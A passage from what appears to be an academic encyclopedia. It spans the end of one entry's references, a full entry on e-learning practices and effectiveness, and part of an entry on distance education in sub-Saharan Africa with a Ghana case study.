Gayeski, D. (1999). Multimedia learning systems: Technology. In H. Solovitch & E. Keeps (Eds.), *Handbook of human performance technology* (2nd ed., pp. 564-588). San Francisco: Jossey-Bass.

Gayeski, D. (2002). *Learning unplugged: Using mobile technologies for organizational training and performance improvement*. New York: AMACOM, American Management Association.

Holt, D., & Segrave, S. (2003, December 7-10). Creating and sustaining quality e-learning environments of enduring value for teachers and learners. In *Proceedings of the 20th ASCILITE Conference: Interact, Integrate Impact* (pp.226-235), University of Adelaide.

Lowery, V. (1999). *The NSW DET: Moving towards an electronic training environment issues and concerns.* Retrieved April 25, 2007, from http://www.tdd.nsw.edu.au/resources/papers/wg36b.htm

Mayer, R.E. (2003). The promise of multimedia learning: Using the same instructional design methods across different media. *Learning and Instruction, 13*, 125-139.

Merrill, M.D. (2002). I*nstruction that doesn't teach has no value: Instructional Design Leadership-The KnowledgeNet Difference.* KnowledgeNet, Instructional Design White Paper (November 30, 2001).

Sambataro, M. (2002). *Computerworld. Just-in-time learning*. Retrieved April 25, 2007, from http://www.computerworld.com/storvba/OAI25.NA V47 STO44312.00.html

Segrave, S., & Holt, D.M. (2003). Contemporary learning environments: Designing e-learning for education in the professions. *Distance Education*, *24*(1), 7-24.

Silberman, M. (1998). *Active training: A handbook of techniques, design, case examples, and tips* (2nd ed.). San Francisco: Jossey-Bass.

Technology for Training—Frequently Asked Questions. Retrieved April 25, 2007, from http://www.tft.co.uk/faq.htmi

Waight, C.L., Downey, S., & Wentling, T.L. (2004). Innovation and renewal of an e-learning solution within an insurance corporation. *Performance Improvement Quarterly, 17*(4), 50-65.

Wang, G., Von Der Linn, R., Foucar-Szocki, D., Griffin, O., & Sceiford, E. (2003). Measuring the business impact of e-learning: An empirical study. *Performance Improvement Quarterly, 16*(3), 17-30.

Watkins, R., Leigh, D., & Triner, D. (2004). Assessing readiness for e-learning. *Performance Improvement Quarterly*, *17*(4), 66-79.

KEY TERMS

Adult Learning: An educational approach characterized by learner-centredness (i.e., the student's needs and wants are central to the process of teaching), self-directed learning (i.e., students are responsible for and involved in their learning to a much greater degree than traditional education), and a humanist philosophy (i.e., personal development is the key focus of education). Related concepts include: facilitated learning, self-directed learning, humanism, critical thinking, experiential learning, and transformational learning.

E-Learning: The delivery of a learning, training, or education program by electronic means. E-learning involves the use of a computer or electronic device to provide training, educational, or learning material.

Multimedia Agents: The presentation of information by a combination of data, images, animation sounds, and video. This data can be delivered in a variety of ways, either on a computer through a storage medium or using a computer connected to a telecommunications channel.

Organization Development: An effort based on action research methodologies to increase organization effectiveness and health through planned interventions in the organization's process, using behavioral science knowledge.

Performance Improvement: The process whereby the organization looks to modify the current level of performance to achieve a better level of output.

Return on Investment: Refers to the percentage of profit or revenue generated from a specific activity.

Training Development: Activities or deliverables designed to enable end users to learn and use new processes, procedures, systems, and other tools efficiently and effectively in the performance of their work.

I

Issue and Practices of Electronic Learning

James O. Danenberg
Western Michigan University, USA

Kuanchin Chen
Western Michigan University, USA

INTRODUCTION

E-learning (a major subcomponent of the broader term "distance learning") is one of the tools with which education can be delivered at a distance, electronically. However, today e-learning is not just reserved for geographically-dispersed learners, but instead is now widely used on campuses all over the world with students who do meet regularly. There are many definitions and terms used which are often substituted for e-learning, such as "distance education," "distributed learning," "remote education," but those terms today have little in common. For instance, in the 1990's the American Association of University Professors (AAUP) defined distance learning as education in which "the teacher and the student are separated geographically so that face-to-face communication is absent; communication is accomplished instead by one or more technological media, most often electronic" (AAUP, 1999). Although we often thought of e-learning and distance education to be synonymous, they are no more.

A more accurate and contemporary definition of e-learning would allow for the occasional face-to-face encounter between teacher and student, both physically and electronically, along with the requirements of the teacher and student(s) separated at a distance, where technology is needed to bridge that gap. An elegant definition of e-learning might therefore be that posed by Holmes and Gardner (2006): "online access to learning resources, anywhere and anytime".

E-learning implies that the learning is delivered via Internet technology to overcome the barriers of place and time. Today, however, e-learning offers many other important opportunities for the enrichment of teaching and learning through virtual environments for the delivery, exploration, and application of new knowledge. E-learning allows for such things as cost saving, specialization not typically available on a traditional campus, and a platform where students can get training according to their particular learning styles and in a format and time frame suited to their needs.

THE HISTORY OF E-LEARNING

Not so long ago, e-learning was non-existent, and distance learning was of limited interest to only a relatively few. Recently, however, due to advances in technology, e-learning has become an indispensable resource for educators, students, policymakers, and even the corporate world through employee training online. Although distance learning has been around for decades in a variety of formats including mail, telephone, TV, audiotape, and videotape, the Internet has made this non-traditional format of education very popular. As the multifaceted environment of the Internet continues to evolve, new forms of electronic multimedia, along with new telecommunications technologies, have reduced the constraints imposed by geographic location and have made it possible to share information and to learn from such information.

THE ROLE FOR E-LEARNING

There are many categories of students, such as the traditional on-campus student, off-campus student, corporate trainee, and the lifelong learner, and each category is benefiting from the relatively new capabilities of e-learning. Disadvantaged learners and those with special disabilities are a growing part of the group labeled e-learners. A center in New Delhi, for instance, has brought e-learning to more than 2 million blind children (Erdelen, 2003). The European Union estimates that by 2050, 37% of the population in Europe will be over 60, and that a large portion of those people will have failing eyesight and will also benefit greatly from e-learning technologies (EU, 2006).

Knowledge attainment is the ultimate goal for all learners, and it is the role of e-learning to better facilitate that goal. Increasingly, it has become apparent that there are few limits on the subjects to be studied and knowledge to be attained via the Internet. With more than 11.5 billion pages on the Web in 2005 and more then 2.2 million terms in 75 separate languages (Gulli & Signorini, 2005), the resources for e-learners are becoming seemingly limitless. There are, however, many challenges with e-learning. For instance, classroom teachers have traditionally relied on many visual cues from their students to enhance the delivery of educational material. The attentive teacher consciously and subconsciously receives and analyzes these visual cues and adjusts the course delivery to meet the needs of the class during any particular lesson. In contrast, the Web-based teacher has few, if any, visual cues from the students, and the interaction between teacher and student can be very limited compared to a physical face-to-face contact.

Many administrators and policy-makers feel that the opportunities offered by e-learning outweigh the obstacles. The challenges posed by e-learning are countered by prospects to:

1. Reach a broader student audience and contribute to new theories of learning;
2. Enrich the learning experience while taking advantage of the World Wide Web;
3. Meet the needs of students who are unable to attend on-campus classes;
4. Involve outside speakers who would otherwise be unavailable;
5. Link students from different social, cultural, and economic backgrounds; and
6. Cope with a rapidly-expanding and aging population.

THE DELIVERY OF E-LEARNING

Faculty in e-learning environments serve as mentors to their students by assisting with independent learning, including answering questions, directing group activities, providing emotional support, pointing to additional resources, and evaluation of results. The pace at which material is delivered is sometimes broken up into modules so that the students can approach them each differently. The use of modules allows for the best form of communication for a given situation: synchronous or asynchronous. Synchronous communication in e-learning utilizes a simultaneous group learning environment, whether on a two-way video feed, by instant messaging, or even via voice over Internet protocol (VoIP). Asynchronous communication might be represented in an e-learning setting as when teacher and student are communicating by e-mail where the communication is not immediate. As communication technologies evolve, however, teachers and students will find more ways to communicate in a synchronous fashion (Connick, 1999).

E-LEARNING TECHNOLOGIES

Technology adoption and the effects of technology on the participants are two critical factors that greatly impact the success of an e-learning system. This section focuses on three aspects of e-learning technologies: strategies for technology adoption, issues involved with technology use, and empirical findings.

Technology Adoption Strategies

The most important aspect to consider when determining which of the various instructional technologies to use for e-learning has to do with the desired results, and the potential of a particular technology to reach those instructional goals and outcomes. The key is to focus on the needs of the learners, the requirements of the content, and the constraints faced by the teacher and student. This approach may result in a mix of media, each serving specific needs and fulfilling certain requirements. Reisman, Dear, and Edge (2001) suggested a five-strategy model for the implementation of e-learning systems (see Table 1). The applicability of the five strategies largely depends on the goals of teaching pedagogy, technical capabilities of instructors and students, and the overall institution commitment to e-learning.

When prepackaged courseware is the preferred option for e-learning, Gibbs, Graves, and Bernas's (2001) study offers a list of evaluation criteria of multimedia instructional courseware. Their list includes information content, information reliability, instructional adequacy, feedback and interactivity, clear and concise language, evidence of effectiveness, instruction planning, support, and interface design.

Table 1. Implementation strategies (Reisman et al., 2001)

Strategy	Participant	Process	Connectivity	Student support
1	Individual instructor	Ad Hoc development	Personal PC	Class/Office hours
2	Individual instructor	Prepackaged system	Network	9 to 5
3	Group of instructors	Prepackaged system	Network	9 to 5
4	Institution	Prepackaged system	Full Web hosting	24/7
5	Institution	Complete outsource	Full Web hosting	24/7

Issues Involved With Technology Use

Although classroom teaching is frequently used as a benchmark for e-learning, technologies involved in e-learning may introduce new issues in teaching pedagogy. For example, face-to-face interactions are an assumed aspect in classroom teaching, but in many cases they can only be approximated with videoconferencing and video chat. These synchronous technologies demand a dedicated server connection and consume large system resources. When a large amount of images are transferred in these communication modes, much of the bandwidth will also be used. Ko and Cheng (2004) developed a system to monitor student exams from a remote site. Snapshot images are transmitted from the digital cameras equipped on student computers. The central server can be overloaded with simultaneous connections for image transfers if the frequency of video captures approaches real-time.

Asynchronous technologies (such as e-mail) can also pose an increased demand for bandwidth. For example, discussion forums that notify forum moderators with an e-mail when there is a post to the forum can consume more network bandwidth compared with forums without this functionality. The bandwidth and network issues become more of the responsibility of instructors when Reisman et al.'s strategies #1 through #3 are adopted. The bandwidth becomes an issue because most video files are large. A five-minute video file with sound and annotation can easily be in the gigabyte range. The sheer size of most video and audio files makes downloading a daunting task. Streaming media technologies, however, make the video or audio files ready to enjoy without having to wait for the whole file to be fully downloaded. However, network congestion can delay delivery of data streams, causing pauses or degradation of video quality.

Empirical Studies of Information Technology in Use

Prepackaged courseware resolves technical issues such as security, consistency, and portability, but the effectiveness of an e-learning system is also influenced by user perceptions. In applying the technology acceptance model to studying the WebCT courseware, Stoel and Lee (2003) found that prior experience with courseware positively influenced perceived ease of use (PEOU), and PEOU predicts perceived usefulness (PU) and attributes toward the target system. PU also affects attitudes. Both PU and attitudes are predictors of future use intention. Yi and Hwang (2003) found similar relationships from a survey of students using the Blackboard courseware. Additionally, they suggested that perceived enjoyment is an antecedent variable that predicts both PEOU and PU. Simpson and Du (2004) found that the two dimensions of learning style (how a person absorbs information and how a person processes information) impacted students' enjoyment level with courses delivered through WebCT. Frequency of computer use has also been found to affect students' attitudes towards courseware (Basile & D'Aquila, 2002).

Carswell and Venkatesh (2002) assessed student perceptions and reactions to e-learning using two validated theories: the theory of planned behavior (TPB), and the innovation diffusion theory. As predicted by TPB, subjective norm and attitude towards the target system are positively related to acceptance of e-learning systems. However, perceived behavior control was not significant to affect acceptance. The innovation diffusion theory predicts that five variables (relative advantage, compatibility, complexity, trialability, and observability) can influence acceptance, but only relative advantage and observability were found to be related to one acceptance aspect—involvement.

KEY PLAYERS OF E-LEARNING

Successful e-learning programs are established through the dedicated efforts of many individuals and members of the academic organization. Four key players in e-learning are the following:

1. **Students:** The primary role of the student is to learn despite the obstacles relating to separation of course participants, the technological necessities, and the requirement that they must have a high level of self-motivation;
2. **Faculty:** These individuals must develop a working knowledge of the instructional technology, must be effective facilitators despite a limited amount of intimate knowledge of the students, and must work with a diverse group of students with multiple expectations;
3. **Facilitators:** Acting not only as the instructor's on-site eyes and ears, the facilitators are often responsible for the set-up and maintenance of on-site equipment, and as the intermediary between the student and instructor; and
4. **Administrators:** Influential in planning the educational program, they are also decision-makers and consensus-builders that fulfill the institution's academic mission.

EFFECTIVENESS OF E-LEARNING

The education literature suggests that effectiveness of teaching is strongly linked to learning outcome. Webster and Hackley (1997) examined learning outcome variables (student involvement and participation, cognitive engagement, technology self-efficacy, attitudes toward technology, usefulness of technology, attitude toward technology-mediated distance learning, and relative advantage of such distance learning) for technology-mediated distance learning. Results suggested that: (a) perceived medium richness was related to all outcome variables; (b) instructors' attitudes toward technology affected all learning outcomes except involvement, cognitive engagement, and usefulness; (c) interactive teaching styles were related to involvement, engagement, attitudes toward technology, and attitudes toward distance learning; and (d) instructor control of technology was related to all outcome variables except involvement and self-efficacy.

Studies have also examined effectiveness using traditional learning outcome variables, such as grade point average, test scores, and student self-reports. Buckley (2003) found that there was no difference in student outcomes (as measured in traditional outcome variables) among traditional classroom, Web-enhanced, and Web-based courses.

Performance-based outcome variables are one important aspect to measure effectiveness, but the literature also suggests factors other than outcome variables. Psaromiligkos and Retalis (2003) point out that an e-learning system consists of human participants, online learning resources, and technology infrastructure subsystems. Effectiveness evaluation of such systems should center on issues relating to these subsystems. Therefore, the following variables for effectiveness evaluation are recommended:

- Contributions of learning resources to the acquisition of knowledge,
- Time spent on tasks using or developing the system,
- Online interactions with peers and instructors,
- Quality of learning resources,
- Learner's profile, and
- Preference of learning modes.

Additionally, Wang and Beasley (2002) found that students' multimedia preference was not directly related to their performance in e-learning systems. However, students with low multimedia preference benefited significantly from the presence of learner control - the degree to which that a learner can direct or control his or her own learning process. Students who prefer a high level of multimedia content were not affected by learner control.

BENEFITS TO PARTICIPANTS

There are a number of advantages and disadvantages that surround e-learning. Some of the disadvantages of e-learning might be overcome with more time, as many online courses being taught today were established in a zeal to create online offerings (Uhlig, 2002). The most obvious advantages for students of e-learning include:

1. **Convenience:** Courses can be accomplished from any location set up for it;
2. **Flexibility:** Students can take courses when they want and at their own pace;
3. **Availability:** Since the arrival of the Internet, the number of courses has grown;
4. **Time savings:** Students do not need time to commute to class or to the library;
5. **Career stability:** Working students do not have to relocate or quit their job; and
6. **Rich diversity:** Classes are made up of students from many walks of life.

The downside to e-learning for students includes:

1. **Commitment:** Competing demands from employer, family, and friends;
2. **Time management:** Students must be self-motivated and they cannot procrastinate;
3. **Information management:** Students have to actively manage course information;
4. **Technology savvy:** Students must be comfortable with using new technologies; and
5. **Acceptability:** There is still a stigma attached to distance learning degrees.

There are rewards for the faculty of e-learning too, such as:

1. **Rewarding:** Fulfilling a desire to work with underprivileged students;
2. **Expectation:** Opportunity to work with practicing professionals;
3. **Exhilaration:** Thrill of working in a new and developing technology;
4. **Prestige:** The stature of working in a challenging field; and
5. **Monetary:** The possibility of extra compensation.

E-learning courses have developed a reputation regarding their ability to retain students who enroll. Dropout rates for some online courses hover around 50% (very similar to correspondence courses). However, some characteristics of Web-based courses seem to lead to the retention of those students that enroll:

- Web-based courses labeled "content-high" include very little instructor-student interaction and little or no student-to-student interaction. These content-rich courses tend to have very high drop-out rates, often between 40-50%. Although quite common in first-generation online courses, gradual changes are taking place. Impressive graphics and pretty page designs do little or nothing to reduce the monotony of one-way information; and
- Web-based courses labeled "process-high", in contrast, involve substantially more interaction and dialog between students and instructors. Often, some course designs encourage this instructor/student dialog as an initial factor, and then reduce the instructor to facilitator once the group is going. Dropout rates in these courses and programs tend to be much lower than with "content-high" courses.

THE FUTURE OF E-LEARNING

The rapidly-changing technological landscape has made e-learning increasingly more accessible and more efficient for many people. In the past decade, these advances and the exploding need for lifelong learning have resulted in a significant growth in the number of e-learning courses that are available and the number of students that are taking these courses. Increasing Internet speeds will bring extraordinary advancements in the integration of graphics, audio, and video into existing Web-based courses. The convergence of the Internet and modern communication technologies is enabling new and exciting ways to learn. Virtual lifelong learning is naturally and seamlessly integrating education into all other human activities worldwide (Rhodes, 2001; Stallings, 2000).

Current trends in telecommunications allude to a future where students and faculty will have essentially unlimited bandwidth to work with. The Web-based educational software will increase in capabilities and include features present only in the most sophisticated video games and simulation systems today. In the near future, the purpose of Web-based educational software may be refocused, adapting from providing a stream of information for the consumption by students, to a situation where the students require the information in order to succeed, and that this environment will be actively sought out by students (Downes, 1998).

CONCLUSION

E-learning is in place to bring about the first overhaul of the teaching/learning process in several hundred years, since the creation of the university concept or since Gutenberg's printing press. New and developing technologies are revolutionizing how we present instructional content and how we can share high-quality, individualized, learning events, with students from around the globe.

Several problems exist with e-learning that have yet to be overcome. The hurdle of offering hands-on laboratory courses, the loss of instructor control during examinations or interactive assignments, and the constantly-changing technological requirements of remote locations all add up to potential barriers to the learning process. Despite these limitations, there is great potential for growth in e-learning. The information technology explosion in our global society is creating tremendous challenges and opportunities for educators as we help shape the next generation.

REFERENCES

American Association of University Professors (AAUP) (1999). Statement on distance education. Retrieved March 30, 2004, from http://www.aaup.org/Issues/DistanceEd/intro.htm

Basile, A., & D'Aquila, J. M. (2002). An experimental analysis of computer-mediated instruction and student attitudes in a principles of financial accounting course. *Journal of Education for Business, 77*(3), 137-143.

Buckley, K. M. (2003). Evaluation of classroom-based, Web-enhanced, and Web-based distance learning nutrition courses for undergraduate nursing. *Journal of Nursing Education, 42*(8), 367-370.

Carswell, A. D., & Venkatesh, V. (2002). Learner outcomes in an asynchronous distance education environment. *International Journal of Human-Computer Studies, 56*, 475-494.

Connick, G. P. (1999). *The distance learner's guide*. Upper Saddle River, NJ: Prentice Hall.

Downes, S. (1998). The future of online learning. Retrieved March 30, 2004, from http://downes.ca/future/

Erdelen, W. (2003). E-learning comes to India's blind. *UNESCO Natural Sciences Quarterly Newsletter, 1*(3), 7-8.

EU (2006). Public health: Aging and health. *European Commission*. Retrieved from http://europa.eu.int/comm/health/ph_information/dissemination/diseases/age_en.htm

Holmes, B., & Gardner, J. (2006). *E-learning: Concepts and practices*. London: Sage.

Gibbs, W., Graves, P. R., & Bernas, R. S. (2001). Evaluation guidelines for multimedia courseware. *Journal of Research on Technology in Education, 34*(1), 2-17.

Gulli, A., & Signorini, A. (2005). The indexable Web is more than 11.5 billion pages. Retrieved from http://www 2005, Chiba, Japan, http://www.cs.uiowa.edu/~asignori/web-sized/size-indexable-wed.pdf

Ko, C. C., & Cheng, C. D. (2004). Secure Internet examination system based on video monitoring. *Internet Research, 14*(1), 48-61.

Psaromiligkos, Y., & Retalis, S. (2003). Re-evaluating the effectiveness of an e-learning system: A comparative study. *Journal of Educational Multimedia and Hypermedia, 12*(1), 5-20.

Reisman, S., Dear, R. G., & Edge, D. (2001). Evolution of Web-based distance learning strategies. *International Journal of Educational Management, 15*(5), 245-251.

Rhodes, F. T. (2001). *The creation of the future: An analysis of the modern research university*. Cornell University Press.

Simpson, C., & Du, Y. (2004). Effects of learning styles and class participation on students' enjoyment level in distributed learning environments. *Journal of Education for Library and Information Science, 45*(2), 123-136.

Stallings, D. (2000, January). The virtual university: Legitimized at century's end: Future uncertain for the new millennium. *Journal of Academic Librarianship, 26*(1), 271-280.

Stoel, L., & Lee, K. H. (2003). Modeling the effect of experience on student acceptance of Web-based courseware. *Internet Research, 13*(5), 364-374.

Uhlig, G. E. (2002, Summer). The present and future of distance learning. *Education, 122*(4), 670.

Wang, L. -C. C., & Beasley, W. (2002). Effects of learner control and hypermedia preference on cyber-students performance in an e-learning environment. *Journal of Educational Multimedia and Hypermedia, 11*(1), 71-91.

Webster, J., & Hackley, P. (1997). Teaching effectiveness in technology-mediated distance learning. *Academy of Management Journal, 40*(6), 1282-1310.

World of Science (2003). E-learning comes to India's Bund. *UNESCO National Science Quarterly*.

Yi, M. Y., & Hwang, Y. (2003). Predicting the use of Web-based information systems: Self-efficacy, enjoyment, learning goal orientation, and the technology acceptance model. *International Journal of Human-Computer Studies, 59*, 431-449.

KEY TERMS

Asynchronous: Communication between parties in which the interaction does not take place simultaneously

Computer Assisted Instruction (CAI): Teaching process in which the learning environment is enhanced with the use of a computer

Computer-Managed Instruction (CMI): Teaching and tracking process in which the learning environment is enhanced with the use of a computer

Computer-Mediated Education (CME): The developed and still-evolving powerful and sophisticated hypermedia computer tools

Distance Education: The process of providing instruction at a distance, including the occasional face-to-face encounter between teacher and student, where technology (i.e., voice, video, data, and print) is used to bridge that gap

Distance Learning: The outcome of Web-based or distance education

E-Learning: Online access to learning resources, anywhere and anytime

Fully-Interactive Video (Two-Way Interactive Video): The interaction between two sites with audio and video

Synchronous: Communication in which interaction between participants is simultaneous

Issues with Distance Education in Sub-Saharan Africa

Richard Millham
Catholic University of Ghana, West Africa

INTRODUCTION

What are some of the issues relevant to **distance education** in **sub-Saharan Africa**? Some of these issues relate to the 'push' factors of distance education in sub-Saharan Africa, which include overcrowded tertiary institutions, the need for training in a globalised high-technology world, and the problem of government funding. These 'push' factors seem to match the alleged advantages of distance education such as its nonrequirement of residential facilities and its ability to accommodate a flexible number of students at a low cost. It was hoped that new technology, such as computer-based training and the Internet, would provide a medium to which individualised and flexible learning materials could be supplied and which, through online interaction, a form of support for distance education learning could be provided. In this article, we focus on the particular distance education issues in sub-Saharan Africa, such as the lack of government funding and the lack of affordability by potential distance education students, as well as reasons why new technology, such as computer-based learning and online courses which are popular in the developed world, are impractical in developing countries of sub-Saharan Africa. A case study of a sub-Saharan country, **Ghana**, is provided to demonstrate why various distance education programmes have failed and why **information and communications technology (ICT)-based** training, despite its promising future, lacks the supporting infrastructure in Ghana that it requires in order to operate effectively.

BACKGROUND

Distance education could be defined as a set of teaching and learning strategies that are utilised in order to manage spatial and temporal separation between the educators and learners. Early distance education focused on print-based material, similar to lecture notes used in the classroom. Later, distance education utilised audio and video media (Adea, 2002). Now, many distance education programmes utilise ICT which tends to focus on the World Wide Web but which may include computer-aided visualisation and instruction and computer conferencing. The advantages of ICT-based training include a sense of presence in online interaction with others, improved learning support, asynchronous learning, and global access to resources and teachers. Another important advantage is the availability of content management systems that allow culturally-specific material to be edited or removed for a new audience. However, ICT-based education requires access to a computer, which may be impractical at times such as during a student's commute. **Mobile technology**, which allows access to ICT-based learning anytime, may be a solution (McIntosh, 2005; Thorpe, 2005).

In terms of cost, residential education tends to be very labour-intensive while distance education tends to be very capital-intensive but with low flexible costs. The reason for the particularities of distance education costs is that high costs are involved in developing course materials but once developed, these course materials can be reused by thousands of students and, thus, the cost of course development can be easily recouped. **E-learning**, the presentation of computer materials electronically usually through information technology, has varying patterns of cost. A comparison of course preparation costs for a one hour lecture are as follows: 2-10 hours in a residential education setting, 50 hours for printed text distance education lecture, and 100 hours for a one hour video lecture. Development of computer-based teaching material tends to be more costly; costs vary depending on the approach taken with the computer-based textual approach being the cheapest and virtual reality being the most expensive. It has been argued that distance education **interactive courses**, which use media such as the Internet to help students communicate with other students and the lecturer during a distance education lecture, reduce cost because less of the lecturer's time is needed because students are able to learn from peers. The consensus is that interactive courses take up to twice as much of the lecturer's time than face-to-face lectures due to the volume of individual replies (Rumble & Litto, 2005). Learners also find it difficult to participate during the window of time where group activities are scheduled (Thorpe, 2005). Due to the high cost of developing distance education materials, the number of courses offered is usually quite limited (Rumble & Litto, 2005).

NEED AND ISSUES WITH DISTANCE EDUCATION IN SUB-SAHARAN AFRICA

Faced with an increasingly global knowledge-based economy, many workers are increasingly seeking part-time tertiary education to upgrade their skills and become competitive in the global job market (Saint, 1999). The gross tertiary enrolment in sub-Saharan Africa is 3.6%, which compares unfavourably to that of Asia (10.4%) and Latin America (18.4%). Exacerbating the problem of low tertiary enrolment in sub-Saharan Africa is the increasing demographic group of 18-23 year olds such that by 2010, access to tertiary education must be greatly increased in this region in order to maintain this present percentage (Adea, 2005). Because many African countries are currently spending a significant portion of their GNP on education, the additional resources needed to maintain the traditional residential model are unavailable. Faced with an increasingly youthful surge in population growth and an increasing number of graduates from senior secondary schools, universities in sub-Saharan Africa are under pressure to accept more and more students despite the universities declining educational quality and limited funding possibilities. As a result of this pressure, universities are often overcrowded with poorly equipped facilities and suffering from brain drain of academic staff, declining research output, frequent strikes, outdated and irrelevant curricula, and high graduate unemployment (Saint, 1999). Distance education is viewed as a solution to this pressing problem of low enrolment and lack of funds for residential education (Adea, 2005).

Distance education is viewed as a way to expand the limited number of places available, reach a wider student audience, provide continuing professional development to graduates, provide lifelong learning to adults, provide access to teachers with special expertise, and improve educational access to marginalised groups such as women (Adea, 2005). Saint (2000) argues that distance education increases access to education, especially for the geographically isolated, economically disadvantaged, and women with domestic responsibilities. Distance education may have a more specialised role in extending literacy and numeracy skills, helping rural women develop entrepreneurial skills, assisting in the training of farm workers, increasing teacher training capacity, and providing continuous professional development for managers, healthcare workers, and administrators (Adea, 2005). In Tanzania, teacher training through distance education greatly increased the number of trained teacher far beyond that that could be produced through conventional methods (Adea, 2005).

However, distance education is often seen as a universal solution to all educational problems facing a country. Indeed, it is often viewed that merely introducing distance education would produce the desired changes rather than requiring the proper monitoring and adjusting of distance education curricula to the context and needs of its students. Due to poverty and overcrowded, poorly-equipped classrooms, and ill-trained teachers, many children will not complete their primary education, never mind be candidates for distance education. Governments in sub-Saharan Africa often are more concerned with ethnic unrest, political instability, unreliable rains, and low food production than with educational policy. As indicated from experience, distance education needs to be integrated in a national educational policy in order to work. However, governments in sub-Saharan Africa typically have low levels of political support for distance education. Additional problems for distance education include lack of professionally trained distance education personnel, governments not recognising the legitimacy of distance education credentials gained by their own employees, lack of support programmes for distance education learners, limited budgets, and poor domestic infrastructure for distance education (Adea, 2005).

The European Commission in 2000 defined lifelong learning as a combination of initial and in-service training that continues during the lifetime of a person; the Commission strongly advised on the use of ICT-based distance education to improve the occupational skills and personal development of the learner. Although this may be a lofty goal, this Western distance education model goal is impractical in sub-Saharan Africa. In sub-Saharan Africa, few countries achieve universal education, in-service training is unavailable due to employer's reluctance, and there is a general lack of ICT skills and supporting infrastructure. An example of poor supporting ICT infrastructure is that there are 5.2 telephones per 100 inhabitants in Senegal. The percentage of the population with a computer is much lower and even fewer have access to the Internet. Regional disparities in regards to technology access are quite pronounced. Sixty-seven percent of the telephones in Senegal are concentrated in its capital city. Forty percent of the population is illiterate. Generally, Internet bandwidth is limited to a few Mbps and the cost of such bandwidth is quite high. Moreover, the majority of Web sites are in English with very few African language Web sites (Sagna, 2005).

Another problem is cultural sensitivity in course materials. Distance education is a Western social, cultural, and educational construct that has been imported into Africa quite recently with most of the distance education models being tested outside Africa (Adea, 2005). There is a definite need to 'Africanise' the distance education curriculum in order to take into account and adapt to the diverse needs of a sub-Saharan African audience, whose language may be different from the language of instruction (Dodds & Edirishingha, 2000). Glennie (1996) argues that distance education must respond to the learners' needs rather than adhere to the interests and traditions of the distance education institution. Siaciwena (2000) did a survey of five distance education programmes in Kenya, Uganda, Zambia, Tanzania, and Ghana. Each of these programmes varied in content, delivery, and structure but each programme was provided in the local language and was designed to increase the standard of living of the rural poor by providing them with opportunities to acquire literacy and numeracy skills in order to improve their health and agricultural practices.

Therefore, the curricula in all the programmes appear to be directly related to the socio-economic activities and needs of the communities they serve. In all case studies, the curricula deal with subject matter of immediate, practical life-related topics. (Siaciwena, 2000)

As a consequence, Sub-Saharan curriculum designers must take into account environmental constraints such as lack of infrastructure, lack of access to ICT, the existence of multilingual and multicultural communities, and the lack of learning independently. Unless students are equipped or prepared for independent learning, distance education can result in a large waste of resources, as students do not complete their courses, relative to those in traditional residential education. Although Western models of distance education have met with local resistance, their replacement, in the form of regional models, have not been developed in a concerted or consistent manner. Instead, individual distance education institutions often work in isolation to each other (Adea, 2005).

Although distance education promises to alleviate the overcrowding of African universities and to be able to provide education, at a cheaper cost, than traditional education, these promises are dependent on both the student and the local infrastructure. If the infrastructure is unable to support distance education or if students are unable, for various reasons, to study independently, studies have indicated that the distance education model will be a failure.

A CASE STUDY: GHANA AND DISTANCE EDUCATION

Although distance education existed in Ghana before its 1957 independence, this type of education soon declined due to that fact that many of its worker-students could not afford its fees. From 1991 to 1994, the government of Ghana studied the problems of distance education and several universities tried to establish distance education programmes but they were deterred by the cost of their implementation (Apt, 1998). The University of Ghana and the University of the Cape Coast again tried to offer distance education programmes in 2002. At the University of the Cape Coast, all attempts, until now, to mount viable distance education programmes have failed because of the lack of adequate funding and low remuneration for module writing lecturers (Cape Coast, 2007).

A more successful attempt was made through the use of radio to provide basic literacy programmes. The National Functional Literacy programme in Ghana defines functional literacy if an individual has mastered 28 functional themes in a primer in one of Ghana's 15 languages. The primer is based on three areas: life skills, occupational skills, and civic awareness. A community-based radio station, Radio Afa, serves the Dangme-speaking population in the Dangme East District of Ghana. It offers community-based programmes that include 'curricular content' in areas of health, sanitation, culture, functional literacy, and the environment. Radio Ada organises face-to-face meetings with people to discuss issues relevant to their livelihood (Adea, 2005). One reason for this programme's success is that its curriculum was based on local needs and it was community-based with local support programmes.

Compounding the problem with low government funding levels for distance education is the fact, for ICT-based distance education, that many communities lack access to power or suffer frequent power outages in addition to limited or no Internet access (Gyaase, 2006). A 1999 study of 15 more progressive sub-Saharan universities found 4 with full Internet capability with Web sites and 6 with limited Internet capability (Saint, 1999). In response to this lack of Internet and computer-based access, a pilot project, funded by USAID, has instituted three community-based telecentres in Ghana. All of these telecentres offer computer usage either for free or for a self-sustaining fee. Besides providing access to computers for the community, the telecentres may offer computer literacy programmes and Internet access (Fontaine & Foote, 2005). While these pilot projects may have brought Internet and/or computer access to several communities in Ghana, the number of communities affected is still far too small in order to make a significant difference in the delivery of distance-based learning via computers or via the Internet. Furthermore, the frequency of power outages makes distance learning via computers very difficult.

For those communities with limited computer facilities, UNISA in South Africa, as an example, provides distance learning materials in textual form. However, this approach is fraught with difficulties for Ghanaian students. One of the main components of this textual material is a textbook on the subject being taught (UNISA, 2007). The cost of the textbook, and consequently the cost of a distance education module, is well beyond the affordability of many potential Ghanaian students. Local libraries, whether at the municipal or the university level, are often inadequate with no possibility of interlibrary loans (Millham, 2007).

One Ghanaian student, who could afford the cost of an **online course**, had difficulties studying it using the existing Internet café facilities, which provide one of the few alternative means to a university for Internet access in Ghana. An example, in the city of Sunyani, Internet cafes typically have about 12 users and their bandwidth is limited to 64 KBPS upload and 128 KBPS download. This bandwidth shared among all users is often inadequate for a person to access an online course. Consequently, the learner must visit the café during the night (some Internet cafes are open 24 hours in order to maximise their Internet usage) where there are fewer customers and cheaper rates in order for him to access and utilise their online course (Millham, 2007).

Another difficulty is the level of computer literacy within the population is too low to make online courses feasible. Many government and corporate offices have standalone computers with limited or no networking and Internet access. Few workers utilise computers, in a networked environment, at work and hence, few people would be familiar with Web browsing and utilising Internet resources. Although many shops offer computer literacy training, the total absences of training standards makes this literacy programme of doubtful value, at best (Gyaase, 2006).

FUTURE TRENDS

Although the government of a sub-Saharan country, Ghana, has an ambitious 20-year plan to revolutionise IT usage within Ghana, the lack of measurable criteria plus industry inertia make this plan's success doubtful. As an example, the Indian government has a plan to bring Internet access to 400 villages; the Ghanaian government has a broad plan to improve Internet access to outlying villages. However, without specific success criteria, it is impossible to objectively judge the success or failure of such a plan or to take remedial action if the plan fails (Gyaase, 2006).

